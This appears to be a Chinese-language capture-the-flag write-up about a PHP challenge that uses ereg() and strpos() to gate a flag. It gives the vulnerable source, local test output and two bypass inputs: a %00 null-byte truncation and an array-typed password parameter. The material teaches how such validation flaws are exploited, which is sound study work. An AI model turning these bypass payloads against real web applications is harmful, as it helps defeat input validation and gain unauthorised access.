1、知识点


```
Null
```

2、源码


```
<?php

$flag = "flag";

if (isset ($_GET['password'])) {
    if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
        echo 'You password must be alphanumeric';
    else if (strpos ($_GET['password'], '--') !== FALSE)
        die('Flag: ' . $flag);
    else
        echo 'Invalid password';
}
?>
```

3、分析

1）程序通过GET方法接收password的值，并进行了两个判断。第一，如果password的值存在数字以及大小写字母以外的特殊字符，就报错；第二，如果password的值存在特殊字符--，就返回flag。



2）此时可以通过%00截断，在传入password等于合法字符后，加上%00截断，然后再加特殊字符--，进行绕过。




(!) Deprecated: Function ereg() is deprecated in F:\Range\PhpStudy2018\PH

Call Stack

#	Time	Memory	Function
1	0.0008	131768	{main}( )

Flag: flag

3) 也可以通过传入格式的password，那么ereg函数处理数组时没有匹配上，返回的是NULL，NULL跟False不同，所以绕过ereg；然后strpos函数查找数组时也没有匹配上，返回的也是NULL，也就绕过 了strpos，得到flag。



(!) Deprecated: Function ereg() is deprecated in F:\Range\PhpStudy2018\PHPTutoria

Call Stack

#	Time	Memory	Function
1	0.0010	132168	{main}( )

(!) Warning: ereg() expects parameter 2 to be string, array given in F:\Range\PhpStu

Call Stack

#	Time	Memory	Function
1	0.0010	132168	{main}( )
2	0.0010	132448	ereg ( )

(!) Warning: strpos() expects parameter 1 to be string, array given in F:\Range\PhpSt

Call Stack

#	Time	Memory	Function
1	0.0010	132168	{main}( )
2	0.0011	132472	strpos ( )

Flag: flag

4、利用

```
?password=1%00--
?password[]=1
```